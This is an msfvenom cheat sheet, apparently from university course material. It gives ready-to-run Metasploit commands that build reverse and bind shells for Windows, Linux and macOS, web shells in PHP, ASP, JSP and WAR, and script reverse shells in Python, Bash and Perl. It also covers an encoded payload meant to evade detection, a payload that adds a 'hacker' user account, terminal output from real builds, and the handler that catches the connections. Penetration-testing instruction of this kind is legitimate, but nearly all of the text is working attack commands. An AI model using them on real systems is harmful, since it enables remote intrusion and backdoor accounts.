

MsfVenom Cheatsheet (ingenieriainformatica.uniovi.es)

A Metasploit standalone payload generator.

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom



```
closer@kali:~/Desktop/Allhacked/post$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36
LPORT=4444 --platform windows --arch x86 -f exe > reverse_tcp.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```



```
root@kali:~# msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.179.146 LPORT=4444 -f
macho > /root/Downloads/exploits/exploit.macho
No platform was selected, choosing Msf::Module::Platform::OSX from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 65 bytes
Final size of macho file: 20800 bytes
```

GENERAL USAGE

```
/usr/bin/msfvenom [options] <var=val>
```

NOTES

MSFvenom Payload Creator for Red Team Tactics: https://www.codementor.io/packt/msfvenom-payload-creator-for-red-team-tactics-qewdwa150

Tutorial de uso general: https://www.offensive-security.com/metasploit-unleashed/msfvenom/

AVAILABLE EXECUTABLE FORMATS	AVAILABLE TRANSFORM FORMATS	AVAILABLE PLATFORMS	AVAILABLE ARCHITECTURES
asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, python-reflection, vba, vba-exe, vba-psh, vbs, war	base32, base64, bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript	aix, android, apple_ios, brocade, bsd, bsdi, cisco, firefox, freebsd, hardware, hpux, irix, java, javascript, juniper, linux, mainframe, multi, netbsd, netware, nodejs, openbsd, osx, php, python, r, ruby, solaris, unifi, unix, unknown, windows	aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, x64, x86, x86_64, zarch

OPTIONS

-a, --arch <arch>: The architecture to use for --payload and --encoders (use --list archs to list)

-b, --bad-chars <list>: Characters to avoid example: '\x00\xff'

-c, --add-code <path>: Specify an additional win32 shellcode file to include

-e, --encoder <encoder>: The encoder to use (use --list encoders to list)

--encoder-space <length>: The maximum size of the encoded payload (defaults to the -s value)

--encrypt <value>: The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)

--encrypt-iv <value>: An initialization vector for --encrypt

--encrypt-key <value>: A key to be used for --encrypt

-f, --format <format>: Output format (use --list formats to list both executable and transform formats available) (see both format boxes for options)

-h, --help: Show this message

-i, --iterations <count>: The number of times to encode the payload

-k, --keep: Preserve the --template behaviour and inject the payload as a new thread

-l, --list <type>: List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all

--list-options: List --payload <value>'s standard, advanced and evasion options

-n, --nopsled <length>: Prepend a nopsled of [length] size on to the payload

-o, --out <path>: Save the payload to a file

-p, --payload <payload>: Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom

--pad-nops: Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)

--platform <platform>: The platform for --payload (use --list platforms to list)

-s, --space <length>: The maximum size of the resulting payload

--sec-name <value>: The new section name to use when generating large Windows binaries. Default: random 4-character alpha string

--service-name <value>: The service name to use when generating a service binary

--smallest: Generate the smallest possible payload using all available encoders

-t, --timeout <second>: The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)

-v, --var-name <value>: Specify a custom variable name to use for certain output formats

-x, --template <path>: Specify a custom executable file to use as a template

by José Manuel Redondo López

EXAMPLES

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

List payloads: msfvenom -l

Binaries Payloads

Linux Meterpreter Reverse Shell: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f elf > shell.elf

Linux Bind Meterpreter Shell: msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > bind.elf

Linux Bind Shell: msfvenom -p generic/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > term.elf

Windows Meterpreter Reverse TCP Shell: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe

Windows Reverse TCP Shell: msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe

Windows Encoded Meterpreter Windows Reverse Shell: msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe > encoded.exe

Mac Reverse Shell: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f macho > shell.macho

Mac Bind Shell: msfvenom -p osx/x86/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f macho > bind.macho

Web Payloads

PHP Meterpreter Reverse TCP: msfvenom -p php/meterpreter_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.php
cat shell.php | pbcopy && echo ‘<?php ‘ | tr -d ‘\n’ > shell.php && pbpaste >> shell.php

ASP Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f asp > shell.asp

JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.jsp

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f war > shell.war

Scripting Payloads

Python Reverse Shell: msfvenom -p cmd/unix/reverse_python LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.py

Bash Unix Reverse Shell: msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.sh

Perl Unix Reverse shell: msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.pl

Shellcode

Windows Meterpreter Reverse TCP Shellcode: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>

Linux Meterpreter Reverse TCP Shellcode: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>

Mac Reverse TCP Shellcode: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f <language>

Create User: msfvenom -p windows/adduser USER=hacker PASS=Hacker123$ -f exe > adduser.exe

METASPLOIT HANDLER

```
use exploit/multi/handler
set PAYLOAD <Payload name>
Set RHOST <Remote IP>
set LHOST <Local IP>
set LPORT <Local Port>
exploit -j
```